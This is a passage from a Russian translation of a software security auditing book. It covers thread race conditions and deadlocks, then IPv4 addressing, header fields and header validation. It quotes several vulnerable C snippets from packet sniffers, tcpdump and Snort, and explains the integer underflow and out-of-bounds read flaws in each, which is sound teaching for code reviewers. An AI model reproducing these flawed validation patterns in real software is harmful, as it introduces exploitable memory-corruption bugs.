        elf_phdata->p_vaddr + ELF_MIN_ALIGN - 1);
    bss = elf_phdata->p_memsz + elf_phdata->p_vaddr;
    if (bss > len)
        do_brk(len, bss - len);
}
```

Используя изобретательные техники эксплуатации, Starzets продемонстрировал, как использовать этот bug для получения root-доступа в уязвимой системе. Дополнительную информацию об этой уязвимости можно найти по адресу [www.isec.pl/vulnerabilities/isec-0021-uselib.txt](http://www.isec.pl/vulnerabilities/isec-0021-uselib.txt).

Проверка возвращаемых значений - еще одна важная часть обеспечения того, что программа является thread safe. Конечно, проверка возвращаемых значений всегда важна для предотвращения уязвимостей, независимо от многопоточности, но эта рекомендация особенно применима к многопоточному программированию. Одна интересная разновидность thread race condition - неспособность правильно проверять возвращаемые значения, чтобы убедиться, что API работает ожидаемым образом. Взгляните на следующий код:

```
DWORD processJob(LPVOID arg)
{
    struct element *elem;

    for(;;)
    {
        WaitForSingleObject(hMutex, MAX_TIME);

        if(queue == NULL)
            WaitForSingleObject(queueEvent, MAX_TIME);

        elem = queue;
        queue = queue->next;

        ReleaseMutex(hMutex);

        .. process element ..
    }

    return 0;
}
```

Предположим, функция processJob() выполняется несколькими потоками, как в предыдущих примерах. Обратите внимание, что возвращаемое значение WaitForSingleObject() игнорируется в обоих местах, где она вызывается. Как вы видели ранее, эта функция может вернуться по нескольким причинам, в том числе при превышении максимального времени ожидания. Поэтому если MAX\_TIME истекает до освобождения мьютекса, эта функция может начать работать с queue, фактически не владея мьютексом, или работать с queue, когда объект queueEvent не был просигнализирован.

## Deadlocks и starvation

Starvation и deadlock приводят к тому, что задача никогда не завершается, потому что поток никогда не может быть запланирован к выполнению. Раздел "Синхронизация процессов Windows" включал пример deadlock, возникшего из-за ожидания объекта-события при сохранении владения объектом-мьютексом. Это не позволило другому потоку просигнализировать нужное событие. Deadlock в Win32 API можно решать с помощью функции WaitForMultipleObjects(), чтобы ждать перехода в сигнальное состояние всего набора объектов синхронизации. Однако такой подход может создать собственные проблемы и привести к starvation. Эти ситуации трудно оценивать при аудите кода; однако стоит отметить, если bWaitAll установлен в true и число объектов довольно велико. Также нужно учитывать ситуации, где невозможно или почти невозможно, чтобы все ожидаемые объекты стали сигнальными.

Deadlock также случается в UNIX-программах с потоками. В PThreads deadlock чаще всего возникает из-за использования нескольких мьютексов, как показано в этом простом примере:

```
struct interface *interfaces[MAX_INTERFACES];

int packet_process(int num)
{
    struct interface *in = interfaces[num];
    struct packet *pkt;

    for(;;)
    {
        pthread_mutex_lock(in->lock);

        pthread_cond_wait(in->cond_arrived, in->lock);

        pkt = dequeue_packet(in);

        if(needs_forwarding(pkt))
        {
            int destnum;
            struct interface *dest;

            destnum = find_dest_interface(pkt);
            dest = interfaces[destnum];

            pthread_mutex_lock(dest->lock);
            enqueue_packet(pkt, dest);
            pthread_mutex_unlock(dest->lock);

            in->stats[FORWARDED]++;

            pthread_mutex_unlock(in->lock);

            continue;
        }

        pthread_mutex_unlock(in->lock);

        .. process packet ..
    }
}
```

Этот пример показывает классическую ситуацию deadlock: две блокировки могут удерживаться одним потоком, а другой поток может захватить те же блокировки в другом порядке. В этом примере есть поток для каждого сетевого интерфейса, чтобы обрабатывать извлечение из очереди и поступающие пакеты. Если пакет нужно переслать, он добавляется в другую очередь. Однако в этом коде есть потенциал для deadlock из-за двух конкурирующих потоков. Следующая последовательность событий описывает, как он может возникнуть:

1. Thread #1 блокирует interface[1] и извлекает пакет из очереди.
2. Thread #2 прерывает выполнение, блокирует interface[2] и извлекает пакет из очереди.
3. Thread #2 определяет, что пакет предназначен для interface[1], поэтому pthread\_mutex\_lock(dest->lock) усыпляет thread #2, потому что thread #1 удерживает блокировку.
4. Thread #1 снова получает процессор. Он понимает, что должен переслать пакет в interface[2], поэтому pthread\_mutex\_lock(dest->lock) усыпляет thread #1, потому что thread #2 удерживает блокировку.

Теперь оба потока не могут ничего делать, потому что ждут, пока другой освободит блокировку и продолжит работу.

При аудите кода на deadlock нужно оценить, блокируются ли и удерживаются ли одновременно несколько примитивов более чем одним потоком. Затем нужно рассмотреть, могут ли эти потоки



блокировать примитивы в разном порядке и создать условие, подобное предыдущему примеру. Большинство механизмов потоков включают функции ожидания с таймаутом или используют функции, которые немедленно возвращаются, если блокировка недоступна, что может смягчить угрозу deadlock. Однако timeout, приводящий к завершению программы, сам по себе может быть замечен как denial of service, особенно если служба не перезапускается.

## Резюме

Большая сложность появляется, когда программа может разделять ресурсы между параллельными потоками или процессами. Серьезные проблемы могут возникнуть, когда приложение не справляется с параллельным доступом к разделяемым ресурсам. Этот отказ может привести к тому, что сущности выполнения мешают друг другу и в итоге повреждают программу до точки успешной компрометации: либо эксплуатации для повышения привилегий, либо полной остановки программы.

Вы рассмотрели проблемы, возникающие при работе с несколькими экземплярами выполнения, одновременно действующими на разделяемые ресурсы, включая проблемы синхронизации процессов и потоков, а также обработки сигналов в UNIX-средах. Выявлять эти проблемы может быть крайне трудно, и это требует подробного анализа элементов параллельного программирования приложения. Однако теперь вы должны быть знакомы с техниками, необходимыми для тщательной и эффективной оценки уязвимостей, возникающих из-за проблем синхронизации.

## **Часть III. Программные уязвимости на практике**

# Глава 14. Сетевые протоколы

"И снова: интернет - это не то, куда можно просто что-то свалить. Это не грузовик. Это серия труб."

Сенатор США Тед Стивенс, председатель комитета Сената по торговле

## Введение

Большая часть сетевого ПО использует функциональность стека протоколов TCP/IP через высокоуровневые интерфейсы, такие как BSD sockets, или frameworks вроде Distributed Component Object Model (DCOM). Однако некоторому ПО приходится работать с сетевыми данными на более низком уровне - в мире сегментов, фреймов, пакетов, фрагментов и контрольных сумм. Поиск уязвимостей безопасности в низкоуровневом сетевом ПО - сложная и увлекательная работа. Сетевой код - огромная тема, которую невозможно полноценно охватить в одной главе. Поэтому эта глава рассматривает основы, а затем предлагает мысли и опыт авторов, которые должны оказаться полезными, если вам поручен связанный проект аудита.

Эта глава сосредоточена на трех основных интернет-протоколах: IP, UDP и TCP. По ходу обсуждения вы узнаете о проблемах безопасности, которые часто преследуют ПО, реализующее эти протоколы. Глава 15, "Межсетевые экраны", рассматривает технологию firewalls, тесно работающую с этими протоколами. Наконец, глава 16, "Сетевые прикладные протоколы", обсуждает несколько популярных протоколов прикладного уровня и проблемы безопасности, часто возникающие в коде, который их реализует. Обратите внимание, что обсуждение в этой главе относится именно к IP version 4, текущему стандарту интернет-взаимодействия. IP version 6, преемник IPv4, в этой главе не рассматривается.

При проверке определенного ПО аудитору может понадобиться изучить код, работающий с низкоуровневым сетевым трафиком. Такая обработка может включать анализ пакетов или фреймов, взятых напрямую из сети, а также изменение или создание пакетов и размещение их непосредственно в сети. Это обсуждение сосредоточено на программных системах, реализующих сетевые протоколы TCP/IP, и на системах, анализирующих и перехватывающих сетевой трафик, поскольку они обычно являются более критичными для безопасности устройствами в сети. Самые распространенные проекты, связанные с реализациями протоколов TCP/IP, скорее всего, относятся к одному из четырех следующих типов продуктов:

- TCP/IP stacks, находящиеся на конечных узлах. TCP/IP stack - центральный элемент обмена данными между двумя или более узлами в IP-сети. Обычно расположенный в ядре ОС, IP stack скрывает детали сетевого состояния и доставки данных от пользовательских приложений. Приложения получают чистый и простой интерфейс, поэтому им не нужен код для работы с сетевыми проблемами, повторными передачами, обработкой сообщений об ошибках и тому подобным.
- Продукты, предоставляющие routing, Network Address Translation (NAT) или load-balancing services. Multihomed hosts могут быть обязаны маршрутизировать данные между своими интерфейсами согласно статическому набору простых routing rules или динамическому rule set, постоянно обновляемому с помощью routing protocols. Эта routing functionality фактически является расширением базового IP stack, и большинство конечных узлов можно настроить для работы как router. Естественно, выделенные routing products часто намного сложнее. Помимо routers, load-balancing products отвечают за распределение входящих данных для узла между

несколькими конечными узлами, позволяя обслуживать запросы к одному узлу параллельно и ускоряя время доступа для клиентов высоконагруженных серверов.

- **Security products: firewalls и intrusion detection/prevention systems.** Ряду продуктов безопасности нужно анализировать пакеты, проходящие через защищаемые ими сети. Эти продукты принимают решения на основе атрибутов пакетов или данных внутри них. Атакующие часто пытаются эксплуатировать тонкие изъяны, вызванные различиями между тем, как продукт безопасности оценивает пакеты, и тем, как конечный узел оценивает те же пакеты.
- **Network-monitoring products.** Несколько инструментов пассивно слушают сеть и интерпретируют содержимое передаваемых пакетов. Их часто используют для диагностики сетевых проблем или для того, чтобы администраторы лучше понимали, какие данные отправляются по сети. Эти инструменты предоставляют не только интерпретацию пакетов, но и статистические данные на основе анализа протоколов. Обычно от них требуется просто интерпретировать пакеты и, возможно, журналировать некоторую информацию, а не действовать на пакеты, как это делают другие продукты.

Кодовые базы, выполняющие анализ пакетов на этом уровне, обычно довольно велики, поэтому аудиторы, которым приходится их проверять, могут счесть задачу непреодолимой. Эта глава включена, чтобы дать code reviewers введение в несколько основных протоколов стандартного TCP/IP suite и подсветить проблемные области, где ошибки наиболее вероятны. Вы узнаете, как аудировать несколько основных компонентов IP stacks и использовать знания, полученные в части II, "Программные уязвимости", этой книги. Хотя технологии firewall подробно рассматриваются только в главе 15, многие понятия этой главы необходимы для понимания того, как firewalls принимают решения политики и какие техники evasion возможны для их обхода.

## Internet Protocol

Internet Protocol (IP) - основной протокол сетевого уровня в наборе протоколов TCP/IP. Это повсеместный протокол, используемый бесчисленными узлами по всему миру для доставки данных через Интернет и частные сети. Он предоставляет инфраструктуру, позволяющую компьютерам находить друг друга по уникальным идентификаторам (IP-адресам) и обмениваться блоками данных, известными как IP datagrams. IP спроектирован так, чтобы абстрагировать физические детали сетевого оборудования и сделать взаимодействие более или менее бесшовным. На уровне непосредственно ниже IP находятся протоколы, ориентированные на конкретное сетевое оборудование, например Ethernet и token ring. Поверх IP находятся протоколы вроде TCP, предоставляющие такие возможности, как ports, connections и надежная доставка данных.

Естественно, любой узел, участвующий в TCP/IP-based сети, должен уметь корректно обрабатывать входящие IP datagrams. Узел выполняет эту обработку сразу после получения пакета и принимает решения о том, как с пакетом следует обращаться: передать его обработчику протокола более высокого уровня в сетевом стеке, например TCP или UDP; сообщить об ошибке, потому что пакет нельзя обработать; или заблокировать пакет, потому что он не соответствует критериям firewall или другого похожего ПО проверки данных.

Из-за положения IP в сетевом стеке и выполняемой им роли он является привлекательной стратегической целью для атакующих, пытающихся проникнуть в систему или сеть. Они могут нацеливаться на ошибки обработки IP datagrams, чтобы эксплуатировать устройства и узлы, или пытаться обмануть системы безопасности, такие как firewalls, IDSs и IPSs, используя необычные нюансы IP stacks. Большая кодовая база, целиком работающая с недоверенными пользовательскими данными, полученными из удаленного места, всегда является главным кандидатом для code reviewers, потому что представляет значительную поверхность атаки.

Прежде чем погружаться в аудит кода обработки IP, нужно кратко повторить основы работы IP. Как уже упоминалось, обсуждение в этой главе относится к IP version 4, обычно записываемому как IPv4. Более подробный анализ заинтересованные читатели могут получить из нескольких источников по теме, особенно RFC 791 ([www.ietf.org](http://www.ietf.org)) и *TCP/IP Illustrated, Volume 1* W. Richard Stevens (Addison-Wesley, 1994).

## Краткое введение в IP addressing

Выявление слабостей в коде обработки IP - это не только поиск низкоуровневых изъянов вроде integer wraps или buffer overflows; нужно также распознавать логические проблемы в обработке трафика. Для этого требуется хорошее рабочее понимание того, как выполняется базовая маршрутизация, чтобы оценить, как потенциально опасные пакеты приходят к назначению и откуда они могут исходить. Поэтому следующие абзацы посвящены краткому рассмотрению возможностей IP routing, присутствующих на типичном узле.

Чтобы взаимодействовать с другими узлами в сети, машина должна иметь хотя бы один network interface. Network interface - это просто сетевое устройство, содержащее уникальный аппаратный адрес и способное отправлять и получать данные по сети. Network interface является программной абстракцией, предоставляемой ядром ОС, то есть виртуальным устройством, хотя он, очевидно, должен быть связан с физическим сетевым устройством, если вы рассчитываете отправлять данные внешним узлам. Хотя с одним сетевым аппаратным устройством можно связать несколько interfaces, самая распространенная конфигурация стандартного узла - один interface на сетевое устройство. Несколько interfaces, привязанных к одному сетевому устройству, полезны в ряде ситуаций, например при создании виртуальных сетей поверх существующих подключенных сетей или когда одной машине нужно иметь больше одного IP-адреса в сети, возможно потому, что она размещает virtual machine.

В IP-сети каждый подключенный interface имеет IP-адрес - 32-битное значение, уникально идентифицирующее узел в сети, к которой он подключен. IP-адрес можно дополнительно разбить на два битовых поля переменной длины: network ID и host ID. Network ID указывает подсеть, обычно называемую subnet, к которой принадлежит узел, а host ID однозначно идентифицирует узел в этой конкретной сети.

Исторически пространство IP-адресов делилось на несколько классов, а network ID IP-адреса определялся тем, к какому классу он относился. Классы появились до classless subnetting, используемого сегодня, но они все еще важны в некоторых обстоятельствах, потому что определенные классы зарезервированы для специального использования. Пять классов адресов, от class A до class E, кратко описаны здесь:

- Class A: у адреса class A старший бит IP-адреса установлен в 0, за ним следуют 7 бит, указывающие network ID. Поэтому для host IDs остается 24 бита, что позволяет существовать в class A network большому числу узлов, а именно 16777216, хотя, как вы вскоре увидите, некоторые IPs зарезервированы для специального использования.
- Class B: IP-адреса class B начинаются с ведущих битов 10, за которыми следует 14-битный network ID. Это оставляет 16 бит для host IDs, делая class B networks значительно меньше, чем class A networks, хотя class Bs может быть больше, потому что network ID крупнее.
- Class C: IP-адреса class C начинаются с ведущих битов 110, за которыми следуют 21 бит network ID. Поэтому host ID имеет только 8 бит, так что они намного меньше class B networks: в каждом class C доступно только 256 уникальных IP-адресов.
- Class D: IP-адреса class D начинаются с ведущих битов 1110, но не имеют следующих битов network ID. IP-адреса class D специально зарезервированы как multicast addresses. Multicast

address позволяет одному IP-адресу ссылаться на несколько узлов. Вы вернетесь к multicast addresses на разных этапах этой главы и главы 15.

- Class E: адреса class E начинаются с ведущих битов 1111 и также не имеют следующих битов network ID. Class E предназначен для экспериментального использования и не должен маршрутизироваться.

Проблема использования классов адресов в том, что доступно только ограниченное число сетей, часть которых зарезервирована для разных специальных целей. Кроме того, классы IP-адресов фиксированного размера могут не подходить для некоторых сетей. Например, если в сети 280 узлов, это лишь немного больше, чем помещается в class C, но при этом используется только малая доля class B. Поэтому современные реализации IP допускают network IDs произвольного размера. Network ID для IP-адреса определяется network mask, также известной как subnet mask или netmask, которая просто указывает, какие биты IP-адреса зарезервированы для network ID. Network masks можно выражать двумя способами: netmask notation или classless inter-domain routing (CIDR) notation. Netmask notation включает запись IP-адреса узла, за которым следует битовая маска, где каждый бит network ID установлен в 1, а каждый бит host ID установлен в 0. Например, если у вас есть IP-адрес 192.168.2.100, а первые 24 бита используются для задания network ID, он будет записан как 192.168.2.100/255.255.255.0. В CIDR notation netmask выражается записью IP-адреса, за которым следует размер network ID в битах. Возвращаясь к предыдущему примеру 192.168.2.100 с 24-битным network ID, он будет записан как 192.168.2.100/24.

Network ID используется для деления всего пространства IP-адресов на более мелкие и управляемые sub-networks. Такое разбиение сетей навязывает иерархию иначе неструктурированному адресному пространству и облегчает маршрутизацию пакетов за счет хранения таблиц сетевых диапазонов, а не таблиц отдельных узлов, как вы вскоре увидите.

Итак, IP-сети подразделяются на subnets - группы узлов с общей subnet mask и network ID. Все узлы в subnet могут взаимодействовать друг с другом через data link layer. Низкоуровневые протоколы, такие как Address Resolution Protocol (ARP), помогают машинам сопоставлять адреса data-link layer с IP-адресами, чтобы понять, как общаться с машинами в той же subnet. ARP является неотъемлемой частью TCP/IP suite, и заинтересованным читателям рекомендуется прочитать о нем подробнее по адресу [http://en.wikipedia.org/wiki/Address\\_Resolution\\_Protocol](http://en.wikipedia.org/wiki/Address_Resolution_Protocol) или в RFC 826 ([www.ietf.org/rfc/rfc0826.txt](http://www.ietf.org/rfc/rfc0826.txt)number=826).

Типичная IP-машина имеет один активный interface, то есть одно подключение к сети. Машины, образующие routing infrastructure IP-сетей, имеют больше одного interface и отвечают за маршрутизацию пакетов между своими interfaces. Эти машины называются gateways или routers.


Если машина хочет отправить IP datagram, она смотрит в свою routing table, содержащую список простых правил. В общем случае узел может напрямую отправлять пакеты только другому узлу в той же subnet. Если компьютер хочет взаимодействовать с другим компьютером в той же subnet, routing table сообщает ему, через какой interface отправить пакет. Если компьютер хочет взаимодействовать с узлом в другой subnet, routing table сообщает, какой компьютер в его subnet отвечает за маршрутизацию пакетов к subnet назначения. Естественно, в крупных сетях процесс сложнее, но это описание дает основы того, как пакеты перемещаются по Интернету.

Некоторые специальные IP-адреса очень важны с точки зрения безопасности. Допустим, ваш IP-адрес - 10.20.30.40, а network mask - 255.255.255.0. Это означает, что ваша subnet содержит 256 адресов между 10.20.30.0 и 10.20.30.255. 10.20.30.0 называется subnet address, и любой пакет, отправленный на этот адрес, обычно принимается подмножеством узлов в сети. Адрес 10.20.30.255 является directed subnet broadcast address, и пакеты, направленные туда, принимаются всеми узлами в subnet. Специальный адрес 255.255.255.255 также функционирует как subnet broadcast address для локальной subnet отправителя. Последствия этих адресов для безопасности рассматриваются при обсуждении firewall spoofing attacks в главе 15.

## Структуры IP-пакетов

Базовая единица передачи данных с помощью IP - IP packet. IP packet - это отдельный блок данных, перед которым помещен header, содержащий информацию, необходимую для маршрутизации пакета к нужному назначению. Термин IP datagram часто используется взаимозаменяемо с IP packet, и фактически они синонимичны. IP datagram может быть фрагментирована на меньшие части и отправлена к назначению как один или несколько fragments. Эти fragmented packets заново собираются у назначения в исходную IP datagram.

Базовое определение заголовка IPv4-пакета показано на рис. 14-1.



**Рис. 14-1. Диаграмма заголовка IPv4**

Заголовок IP packet определяет небольшой набор элементов данных, fields, используемых для доставки пакета к указанному назначению. Следующий список описывает эти поля:

- IP version (4 bits): поле задает IP version передаваемой datagram. В первую очередь вас интересует IP version 4, поскольку именно эта версия используется в большинстве IP-сетей. IP version 6, следующая версия IP protocol, разрабатывалась некоторое время и сейчас поддерживается большинством OSs и некоторыми вспомогательными продуктами, но в этой главе не обсуждается.
- Header length (4 bits): поле задает длину IP header в 32-битных, 4-байтных словах. Стандартный IP header имеет длину 20 байт, что дает этому полю обычное значение 5. В конец IP header можно включать необязательные элементы данных переменной длины, расширяя его максимум до 60 байт и делая header length равной 0x0F.
- Type of service (TOS, 8 bits): поле TOS определяет атрибуты запрошенного quality of service. Большинство современных IP stacks фактически игнорирует это поле.
- Total length (16 bits): поле определяет размер передаваемой datagram в байтах. Оно включает число байтов IP header и число байтов после заголовка, составляющих data portion пакета. Поэтому объем данных, доставляемых IP packet, можно вычислить как total length минус header length.
- IP identification (16 bits): поле содержит уникальный идентификатор datagram. Его основная цель - идентифицировать серию IP packets как части одной IP datagram. Иными словами, если IP datagram фрагментируется в пути, все получившиеся IP fragments имеют один и тот же IP ID.
- Flags (3 bits): биты flags используются для обработки фрагментации. Есть два flags и один зарезервированный бит. Флаг DF (don't fragment) указывает, что пакет нельзя фрагментировать. Флаг MF (more fragments) указывает, что для завершения IP datagram идут дополнительные фрагменты.
- Fragment offset (13 bits): поле указывает, где данные этого IP packet принадлежат в заново собранной IP datagram. Оно задается в 64-битных, 8-байтных блоках, с максимальным

возможным значением 65528. Это поле подробнее объясняется далее в этой главе, в разделе "Fragmentation".

- Time to live (TTL, 8 bits): поле указывает, через сколько еще routers datagram может пройти перед отбрасыванием и возвратом ошибки отправителю. Каждая промежуточная машина, маршрутизирующая IP packet, уменьшает TTL пакета. Если TTL достигает 0, пакет отбрасывается, а инициатору отправляется ICMP error message. Это поле в основном используется, чтобы пакеты не застревали в routing loops, где они бесконечно прыгают между routers.
- Protocol (8 bits): поле указывает протокол данных, которые доставляет пакет. Обычно оно задает transport-layer protocol, такой как UDP или TCP, но также может задавать tunneling protocol, например IP packets, инкапсулированные внутри IP (IPIP), IPv6 over IPv4, или протокол ошибок/управления, например Internet Control Message Protocol (ICMP).
- Header checksum (16 bits): поле является 16-битной ones-complement checksum IP header вместе со всеми включенными options. Оно используется, чтобы убедиться, что пакет не был изменен или поврежден при передаче.
- Source IP address (32 bits): поле указывает отправителя datagram. Эта информация не проверяется, поэтому можно подделывать datagrams, чтобы они выглядели пришедшими из другого источника. Возможность подделывать datagrams широко считается крупным недостатком безопасности IP version 4.
- Destination IP address (32 bits): поле задает назначение datagram. IP addresses обычно обозначают один destination host, хотя некоторые специальные адреса могут интерпретироваться как broadcast или multicast destinations.

## Базовая проверка IP-заголовка

Прежде чем ПО сможет безопасно работать с IP datagram, поля, составляющие IP header, нужно проверить, чтобы убедиться в легитимности пакета. Если код обработки IP неадекватно проверяет поля внутри IP header, он, скорее всего, окажется открыт для целого ряда потенциальных проблем. Последствия недостаточной проверки зависят от того, где в системе находится код обработки IP; сбои при обработке в kernel mode или во встроенных устройствах обычно имеют более драматичные последствия, чем сбои в userland processes. Эти последствия могут варьироваться от проблем, связанных с управлением памятью, таких как crash приложения или устройства, или даже эксплуатируемых условий повреждения памяти, до передачи пакетов на более высокие уровни способами, которые могут вызвать проблемы с состоянием и в конечном счете с целостностью системы. Следующие разделы рассматривают несколько распространенных вопросов.

### Не слишком ли мал полученный пакет

Обычно IP datagram передается в IP stack из более низкого сетевого уровня, который отдает данные пакета в буфере и сообщает, сколько байтов данных находится в пакете.

Прежде чем эти данные можно будет обрабатывать как допустимый IP header, нужно убедиться, что получено как минимум 20 байт - минимальный размер допустимого IP header. Если реализация пропускает эту проверку, она, вероятно, прочитает память, не являющуюся легитимной частью пакета. Обычно такой недосмотр не приводит к серьезным последствиям для безопасности, разве что данные читаются с unmapped page, вызывая memory access violation.

Однако в худшем случае код обработки IP вообще забывает проверить размер пакета, а затем использует его способом, уязвимым к numeric overflows. Например, рассмотрите следующий packet sniffer. Имя автора опущено, потому что пример старый и больше не используется.



```

void
do_pcap(u_char * udata, const struct pcap_pkthdr * hdr,
        const u_char * pkt)
{
    if (hdr->caplen < ETHER_HDR_LEN)
        return;

    do_ethernet(pkt, hdr->caplen);
}

```

Этот код является стандартной pcap callback function. Параметр pkt указывает на данные пакета, а значение hdr->caplen - это объем данных, взятых из сети. Код убеждается, что данных пакета достаточно для Ethernet header, а затем вызывает эту функцию:

```

int do_ethernet(const u_char * pkt, int length)
{
    char buffer[PCAP_SNAPLEN];
    struct ether_header *eth = (void*) pkt;
    u_char *ptr; int i;

    if (ntohs(eth->ether_type) != ETHERTYPE_IP)
        return 0;

    memcpy(buffer, pkt + ETHER_HDR_LEN, length - ETHER_HDR_LEN);

    ... code edited for brevity ...

    return do_ip((struct ip*)buffer, length - ETHER_HDR_LEN);
}

```

Предыдущий код копирует Ethernet payload в буфер и вызывает do\_ip(), передавая этот буфер и длину payload. Вот код do\_ip():

```

int do_ip(const struct ip * ip, int length)
{
    char buffer[PCAP_SNAPLEN];
    int offset = ip->ip_hl << 2;

    printf("LAYER_3 -> IPv %d\t", ip->ip_v);
    printf("sIP %s\t", inet_ntoa(ip->ip_src));
    printf("dIP %s\t", inet_ntoa(ip->ip_dst));
    printf("protocols %d\n", ip->ip_p);

    memcpy(buffer, (void*)ip + offset, length - offset);

    switch(ip->ip_p) {

```

Функция do\_ip() вычисляет offset, то есть поле IP header length, взятое из пакета. В этот момент оно может быть почти чем угодно. Затем код копирует length - offset байт в другой локальный stack buffer. Предположим, вы задали ip\_hl обычное значение 5, так что offset равен 20. Если вы отправили только 10 байт Ethernet payload, count argument для memcpy() равен -10, что приводит к большому копированию в destination buffer.

Уязвимость такого рода имеет лишь ограниченное воздействие, поскольку эти типы пакетов обычно не маршрутизируемы и, следовательно, могут быть отправлены только в локальном сетевом сегменте, если пакет не инкапсулирован - эта проблема обсуждается в главе 15, "Межсетевые экраны".

## Содержит ли IP-пакет options

IP packets имеют header переменной длины, который может быть от 20 до 60 байт. Размер header задается в первом байте IP packet полем IP header length. IP headers обычно имеют длину всего 20 байт и не содержат attached options. Однако код обработки IP не может просто предполагать, что header равен 20 байтам, иначе он быстро столкнется с проблемами. Например, многие password sniffers раньше читали данные из сети в следующую структуру:

```
struct etherpacket {
    struct ethhdr    eth;
    struct iphdr     ip;
    struct tcphdr    tcp;
    char             data[8192];
};
```

Затем sniffers разбирали пакеты, глядя на структуры ip и tcp. Однако такая обработка работала только для IP- и TCP-заголовков минимальной длины, по 20 байт каждый. Пакеты с любыми options, установленными в IP или TCP, декодируются неправильно, и sniffer неверно интерпретирует пакет. Например, если IP header имеет attached options, они ошибочно будут интерпретированы как заголовок протокола следующего уровня, в данном случае TCP. Поэтому sniffer видит пакет с совершенно другими TCP-атрибутами, чем на самом деле.

## Допустима ли длина IP-заголовка

Некоторые значения IP header length недопустимы и могут вызвать проблемы, если их не учитывать корректно. В частности, IP header должен быть не меньше 20 байт, поэтому IP header length должна быть как минимум 5; вспомните, что она умножается на 4, чтобы получить фактический размер IP header. Любое значение меньше 5 недопустимо. В качестве примера этой проблемы посмотрите на фрагмент кода из старой версии утилиты tcpdump:

```
/*
 * print an IP datagram.
 */
void
ip_print(register const u_char *bp, register u_int length)
{
    register const struct ip *ip;
    register u_int hlen, len, off;
    register const u_char *cp;

    ip = (const struct ip *)bp;

    ... code edited...

    hlen = ip->ip_hl * 4;

    ... code edited...

    if ((hlen -= sizeof(struct ip)) > 0) {
        (void)printf("%soptlen=%d", sep, hlen);
        ip_optprint((u_char *)(ip + 1), hlen);
    }
```

Когда вызывается ip\_print(), tcpdump вычисляет длину заголовка, hlen, умножая ip\_hl на 4, но не проверяет, что ip\_hl изначально не меньше 5. Затем он проверяет, что (hlen -= sizeof(struct ip)) больше 0. Конечно, эта проверка предотвратила бы underflow, если бы hlen не был unsigned integer. Однако поскольку hlen беззнаковый, результат этого выражения становится очень большим положительным числом. В результате проверка validation проходит, и функция ip\_optprint() получает для анализа бесконечный объем памяти.

## Не слишком ли велико поле Total Length

После того как прочитано достаточно данных для получения IP header, код обработки IP должен изучить поле total length. Это значение задает длину всего IP packet в байтах, включая header. Код должен проверить, что из сети получено достаточно данных пакета, чтобы соответствовать total length, указанной в IP header. Если данных в пакете недостаточно для соответствия этой длине, программа рискует прочитать данные за пределами содержимого полученного пакета в соседних областях памяти.

## Согласованы ли все длины полей

В IP header участвуют три разные длины: объем данных, полученных из сети, длина IP header, заданная полем header length, и длина всего пакета, заданная полем total length. Эти поля должны быть согласованы, и должны выполняться следующие соотношения:

```
IP header length <= data available
20 <= IP header length <= 60
IP total length <= data available
IP header length <= IP total length
```

Неспособность обеспечить любое из этих условий, вероятно, приведет к последствиям в виде повреждения памяти из-за проблем integer wrapping. Например, рассмотрите, что произойдет, если поле header length установлено в значение, недопустимое относительно поля total length. Поле total length должно указывать, что пакет имеет как минимум столько же байтов, сколько поле header length, потому что IP header не может быть больше общей длины IP packet. Хороший пример malformed packet - пакет с header length 60 байт, но total length 20 байт или меньше. Посмотрите на этот пример:

```
int process_ip_packet(unsigned char *data)
{
    unsigned int header_length, total_length, data_length;
    struct iphdr *iph;
    ...

    iph = (struct iphdr *)data;

    header_length = ntohs(iph->h1);
    total_length = ntohs(iph->tot_len);

    data_length = total_length - header_length;

    ... validate ip header ...

    switch(iph->protocol){
        case IPPROTO_TCP:
            return process_tcp_packet(data + header_length,
                                      data_length);
        ...
    }
```

Если total length меньше header length, значение data\_length уходит в underflow, и функция process\_tcp\_packet() считает, что длина данных пакета огромна, около 4 ГБ. Такая ошибка неизбежно приводит к повреждению памяти или попытке доступа к данным за границами, вероятно при вычислении TCP checksum, поскольку код пытается подсчитать checksum примерно для 4 ГБ данных.

Теперь посмотрите на пример из реального мира и попробуйте заметить в нем недосмотры. Этот код взят из Snort 1.0 эпохи 1999 года и слегка сокращен:

```
void DecodeIP(u_char *pkt, const int len)
{
    IPHdr *iph; /* ip header ptr */
    u_int ip_len; /* length from the start of the ip hdr
                  to the pkt end */
    u_int hlen; /* ip header length */

    /* lay the IP struct over the raw data */
    iph = (IPHdr *) pkt;

    /* do a little validation */
    if(len < sizeof(IPHdr))
    {
        if(pv.verbose_flag)
            fprintf(stderr, "Truncated header! (%d bytes)\n", len);

        return;
    }
}
```

Пока все хорошо. Есть проверки, гарантирующие, что пакет содержит как минимум 20 байт сетевых данных, прежде чем код продвинется дальше. Затем код убеждается, что в пакете есть как минимум столько байт, сколько указано в IP header:

```
ip_len = ntohs(iph->ip_len);

if(len < ip_len)
{
    if(pv.verbose_flag)
    {
        fprintf(stderr,
            "Truncated packet! Header says %d bytes, "
            "actually %d bytes\n",
            ip_len, len);
        PrintNetData(stdout, pkt, len);
    }
    return;
}
```

Пока IP header выглядит допустимым, поэтому IP options разбираются, если они присутствуют:

```
/* set the IP header length */
hlen = iph->ip_hlen * 4;

if(hlen > 20)
{
    DecodeIPOptions( (pkt + 20), hlen - 20);
}
```

Ой. Код не проверил, что в пакете достаточно байтов для hlen, и не проверил, достаточно ли велика total length, чтобы содержать hlen. В результате DecodeIPOptions() читает за концом пакета, что, вероятно, не слишком катастрофично. Продолжим:

```
/* check for fragmented packets */
ip_len -= hlen;

pip.frag_off = ntohs(iph->ip_off);

/* move the packet index to point to the transport
   layer */
pktidx = pktidx + hlen;

switch(iph->ip_proto)
